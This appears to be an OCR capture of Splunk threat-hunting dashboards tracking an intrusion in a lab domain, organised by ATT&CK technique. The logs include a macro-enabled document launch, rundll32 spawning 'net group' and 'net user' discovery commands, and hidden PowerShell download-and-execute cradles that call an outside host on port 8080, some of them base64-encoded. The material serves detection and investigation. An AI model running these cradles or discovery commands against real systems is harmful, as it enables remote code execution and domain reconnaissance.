T1193	Spearphishing Attachment	Initial_Access	75
T1044	File System Permissions Weakness	Persistence,Privilege_Escalation	53
T1117	Bypassing Application Whitelisting with Regsvr32	Defense_Evasion	44
T1086	PowerShell	Execution	30
T1076	Remote Desktop Protocol	Lateral_Movement	24


« Prev 1 2 3 4 Next »

Top triggered host_fqdns in the selected timeframe

host_fqdn	count
pc-sam.hawkinslab.net	87388
pc-martin.hawkinslab.net	4495
hawkinslab-dc1.hawkinslab.net	3423
pc-mp.hawkinslab.net	284
pc-eleven.hawkinslab.net	20
pc-eight	10
pc-jane	10
pc-cctv	9
pc-judy.hawkinslab.net	6

an hour ago

Activity by time per day



Computer Drilldown


Edit | Export | ...

Timespan: Last 7 days

host_fqdn: pc-sam.hawkinslab.net

Hide Filters

Activity by technique



3 minutes ago

Process Create

_time	indextime	ID	Technique	Category	Trigger	host_fqdn	user_name	process_parent_path	process_path	original_file_name	process_parent_command_line	process_command_line	process_parent
2019-08-02 11:45:43	08/02/2019 11:45:44	T1085	Rundll32	Defense_Evasion,Execution		pc-sam.hawkinslab.net	NT AUTHORITY\SYSTEM	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\System32\cmd.exe	Cmd.Exe	C:\windows\SysWOW64\rundll32.exe	C:\windows\system32\cmd.exe /C net group "Domain Admins" /domain	{12e56ed4-20cf 5d44-0000-0010
2019-08-02 11:45:43	08/02/2019 11:45:44	T1085	Rundll32	Defense_Evasion,Execution		pc-sam.hawkinslab.net	pc-sam$	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\System32\cmd.exe			C:\windows\system32\cmd.exe /C net group "Domain Admins" /domain	
2019-08-02 11:46:02	08/02/2019 11:46:04	T1085	Rundll32	Defense_Evasion,Execution		pc-sam.hawkinslab.net	NT AUTHORITY\SYSTEM	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\System32\cmd.exe	Cmd.Exe	C:\windows\SysWOW64\rundll32.exe	C:\windows\system32\cmd.exe /C net localgroup "Administrators"	{12e56ed4-20cf 5d44-0000-0010
2019-08-02 11:46:02	08/02/2019 11:46:04	T1085	Rundll32	Defense_Evasion,Execution		pc-sam.hawkinslab.net	pc-sam$	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\System32\cmd.exe			C:\windows\system32\cmd.exe /C net localgroup "Administrators"	
2019-08-02 11:46:20	08/02/2019 11:46:21	T1085	Rundll32	Defense_Evasion,Execution		pc-sam.hawkinslab.net	NT AUTHORITY\SYSTEM	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\System32\cmd.exe	Cmd.Exe	C:\windows\SysWOW64\rundll32.exe	C:\windows\system32\cmd.exe /C net user	{12e56ed4-20cf 5d44-0000-0010
2019-08-02 11:46:20	08/02/2019 11:46:21	T1085	Rundll32	Defense_Evasion,Execution		pc-sam.hawkinslab.net	pc-sam$	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\System32\cmd.exe			C:\windows\system32\cmd.exe /C net user	

ParentProcess GUID Drilldown

Edit | Export | ...


process_parent_guid: {12e56ed4-20cf-5d44-0000-001

host_fqdn: pc-sam.hawkinslab.net

Time span: Last 7 days

Time span Sankey: Last 24 hours

Submit | Hide Filters



6 minutes ago


Process Create


_time	indextime	ID	Technique	Category	Trigger	host_fqdn	user_name	process_path	process_parent_path	original_file_name	process_parent_command_line	process_command_line	process_
2019-08-02 11:45:43	08/02/2019 11:45:44	T1085	Rundll32	Defense_Evasion,Execution		pc-sam.hawkinslab.net	NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe	C:\Windows\SysWOW64\rundll32.exe	Cmd.Exe	C:\windows\SysWOW64\rundll32.exe	C:\windows\system32\cmd.exe /C net group "Domain Admins" /domain	{12e56ed
2019-08-02 11:46:02	08/02/2019 11:46:04	T1085	Rundll32	Defense_Evasion,Execution		pc-sam.hawkinslab.net	NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe	C:\Windows\SysWOW64\rundll32.exe	Cmd.Exe	C:\windows\SysWOW64\rundll32.exe	C:\windows\system32\cmd.exe /C net localgroup "Administrators"	{12e56ed
2019-08-02 11:46:20	08/02/2019 11:46:21	T1085	Rundll32	Defense_Evasion,Execution		pc-sam.hawkinslab.net	NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe	C:\Windows\SysWOW64\rundll32.exe	Cmd.Exe	C:\windows\SysWOW64\rundll32.exe	C:\windows\system32\cmd.exe /C net user	{12e56ed
2019-08-02 11:46:27	08/02/2019 11:46:28	T1085	Rundll32	Defense_Evasion,Execution		pc-sam.hawkinslab.net	NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe	C:\Windows\SysWOW64\rundll32.exe	Cmd.Exe	C:\windows\SysWOW64\rundll32.exe	C:\windows\system32\cmd.exe /C net user /domain	{12e56ed
2019-08-02 11:46:50	08/02/2019 11:46:51	T1085	Rundll32	Defense_Evasion,Execution		pc-sam.hawkinslab.net	NT AUTHORITY\SYSTEM	C:\Windows\System32\cmd.exe	C:\Windows\SysWOW64\rundll32.exe	Cmd.Exe	C:\windows\SysWOW64\rundll32.exe	C:\windows\system32\cmd.exe /C net group "Local Admins" /domain	{12e56ed
2019-08-02 11:47:10	08/02/2019 11:47:11	T1085	Rundll32	Defense_Evasion,Execution		pc-sam.hawkinslab.net	NT AUTHORITY\SYSTEM	C:\Windows\System32	C:\Windows\SysWOW64	Cmd.Exe	C:\windows\SysWOW64\rundll32.exe	C:\windows\system32\cmd.exe /C net group "Workstations"	{12e56ed

Network Connection Drilldown


Edit | Export | ...

Source IP: *
Destination IP: 54.215.247.220
Time span: Last 24 hours
Submit | Hide Filters





Activity by destination IP



_time	indextime	event_description	host_fqdn	user_name	process_path	process_id	process_guid	src_ip	dst_ip	dst_port	src_host_name	dst_host_name
2019-08-02 15:10:49		Network Connect	pc-sam.hawkinslab.net	hawkinslab\sam.owens	C:\Windows\SysWOW64\rundll32.exe	4680	{12e56ed4-20cf-5d44-0000-001003328b01}	10.0.1.6	54.215.247.220	8080	pc-sam.hawkinslab.net	ec2-54-215-247-220.us-west-1.compute.amazonaws.com
2019-08-02 15:09:48		Network Connect	pc-sam.hawkinslab.net	hawkinslab\sam.owens	C:\Windows\SysWOW64\rundll32.exe	4680	{12e56ed4-20cf-5d44-0000-001003328b01}	10.0.1.6	54.215.247.220	8080	pc-sam.hawkinslab.net	ec2-54-215-247-220.us-west-1.compute.amazonaws.com
2019-08-02 15:08:49		Network Connect	pc-sam.hawkinslab.net	hawkinslab\sam.owens	C:\Windows\SysWOW64\rundll32.exe	4680	{12e56ed4-20cf-5d44-0000-001003328b01}	10.0.1.6	54.215.247.220	8080	pc-sam.hawkinslab.net	ec2-54-215-247-220.us-west-1.compute.amazonaws.com

User drilldown


Edit | Export | ...

Timespan: Last 24 hours

user_name: *

Hide Filters


User activity by technique



User activity by host


count	sparkline	host_fqdn	user_name
2863		pc-sam.hawkinslab.net	hawkinslab\sam.owens
277		hawkinslab-dc1.hawkinslab.net	hawkinslab\martin.brenner
81		pc-mp.hawkinslab.net	pc-mp$
7		pc-eleven.hawkinslab.net	NT AUTHORITY\SYSTEM
1		pc-jane	NT AUTHORITY\SYSTEM
1		pc-eight	NT AUTHORITY\SYSTEM

Authentication Failures over time




a few seconds ago

Authentication Failures by user and host



Authentication Success by user and host



Macro Drilldown

Edit | Export | ...

Timespan: Last 24 hours

host_fqdn: *

Submit | Hide Filters

Macro Enabled Counter - Opened document


1

Macro Enabled Documents - Opened document


_time	file_name	process_name	host_fqdn
2019-08-02 11:24:18		WINWORD.EXE	pc-sam.hawkinslab.net

Macro Enabled Correlation

an hour ago



Macro Enabled Timeline Investigation



Macro Enabled related events - Based on logon session

_time	user_name	host_fqdn	process_parent_name	process_name	process_command_line	process_guid	hash_sha256	user_logon_guid
2019-08-02 11:38:43	hawkinslab\sam.owens	pc-sam.hawkinslab.net	powershell.exe	rundll32.exe	C:\windows\sysnative\rundll32.exe	{12e56ed4-20c3-5d44-0000-001034848a01}	01B407AF0200B66A34D9B1FA6D9EAAB758EFA36A36BB99B554384F59F8690B1A	{12e56ed4-d2b8-5d42-0000-0020e6f6
2019-08-02 11:36:25	hawkinslab\sam.owens	pc-sam.hawkinslab.net	powershell.exe	rundll32.exe	C:\windows\sysnative\rundll32.exe	{12e56ed4-2039-5d44-0000-001067d88801}	01B407AF0200B66A34D9B1FA6D9EAAB758EFA36A36BB99B554384F59F8690B1A	{12e56ed4-d2b8-5d42-0000-0020e6f6
2019-08-02 11:36:09	hawkinslab\sam.owens	pc-sam.hawkinslab.net	cmd.exe	systeminfo.exe	systeminfo	{12e56ed4-2029-5d44-0000-00102c5e8801}	81E6D6CB7A0F50F5BC331FD2AF48A90F2DCEE9FF7EF4F1ABE0B87866F7837985	{12e56ed4-d2b8-5d42-0000-0020e6f6
2019-08-02 11:36:09	hawkinslab\sam.owens	pc-sam.hawkinslab.net	powershell.exe	cmd.exe	C:\windows\system32\cmd.exe /C systeminfo	{12e56ed4-2029-5d44-0000-00102d588801}	2EDB180274A51C83DDF8414D99E90315A9047B18C51DFD070326214D4DA59651	{12e56ed4-d2b8-5d42-0000-0020e6f6

PowerShell Events

Edit | Export | ...

Time span

Last 7 days | Hide Filters

Base64 block used

_time	indextime	host_fqdn	base64_data
2019-08-02 12:21:38	08/02/2019 12:21:40		SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAyADcALgAwAC4AMAAuADEAOgA4ADgAMQAxAC8AJwApAA
2019-08-02 12:21:38	08/02/2019 12:21:40		SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAyADcALgAwAC4AMAAuADEAOgA4ADgAMQAxAC8AJwApAA
2019-08-02 12:23:25	08/02/2019 12:23:26		BYAG0ARABjAFkAMwB3ADEAbQBmAGQAQgBMADkAOABlAGMAYgBoAFYAVAArAEEASwBBAEwAUABSAHQAcwBxAFEAWgA0AG8AawBpAFMAegBmADUAbwBzAEYAMwA0AGYARgBzAFkAUAAwAHQASwA3AHUAVwByAFcAWQBIADMAdwA1AE8ATgBPAFQAcgA1AFQAKwBZAHAAKwBHAEgAcwB1ACsAR

Download or web connection

_time	indextime	host	host_fqdnName	user_name	Account_Domain	process_path	process_command_line
2019-08-02 12:01:26	08/02/2019 12:01:27	Splunk		NT AUTHORITY\SYSTEM		C:\Windows\SysWOW64\WindowsPowerShell \v1.0\powershell.exe	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://54.215.247.220:8080/maintenance'))"
2019-08-02 12:01:26	08/02/2019 12:01:27	Splunk		pc-martin$		C:\Windows\SysWOW64\WindowsPowerShell \v1.0\powershell.exe	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://54.215.247.220:8080/maintenance'))"
2019-08-02 12:01:26	08/02/2019 12:01:27	Splunk		pc-martin$ -		C:\Windows\SysWOW64\WindowsPowerShell \v1.0\powershell.exe	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://54.215.247.220:8080/maintenance'))"
2019-08-02 11:59:30	08/02/2019 11:59:31	Splunk		pc-martin$		C:\Windows\SysWOW64\WindowsPowerShell \v1.0\powershell.exe	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://54.215.247.220:8080/research'))"
2019-08-02 11:59:30	08/02/2019 11:59:31	Splunk		NT AUTHORITY\SYSTEM		C:\Windows\SysWOW64\WindowsPowerShell \v1.0\powershell.exe	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://54.215.247.220:8080/research'))"
2019-08-02 11:59:30	08/02/2019 11:59:31	Splunk		pc-martin$ -		C:\Windows\SysWOW64\WindowsPowerShell \v1.0\powershell.exe	powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://54.215.247.220:8080/research'))"
2019-08-02 11:24:18	08/02/2019 11:24:19	Splunk		sam.owens -		C:\Windows\System32\WindowsPowerShell \v1.0\powershell.exe	powershell.exe -noexit -exec bypass IEX (New-Object Net.WebClient).DownloadString('http://54.215.247.220:8080/research')
2019-08-02 11:24:18	08/02/2019 11:24:19	Splunk		hawkinslab\sam.owens		C:\Windows\System32\WindowsPowerShell \v1.0\powershell.exe	powershell.exe -noexit -exec bypass IEX (New-Object Net.WebClient).DownloadString('http://54.215.247.220:8080/research')
2019-08-02 11:24:18	08/02/2019 11:24:19	Splunk		sam.owens		C:\Windows\System32\WindowsPowerShell \v1.0\powershell.exe	powershell.exe -noexit -exec bypass IEX (New-Object Net.WebClient).DownloadString('http://54.215.247.220:8080/research')

a few seconds ago

Operations

Search...

Favourites

- To Base64
- From Base64
- To Hex
- From Hex
- To Hexdump
- From Hexdump
- URL Decode
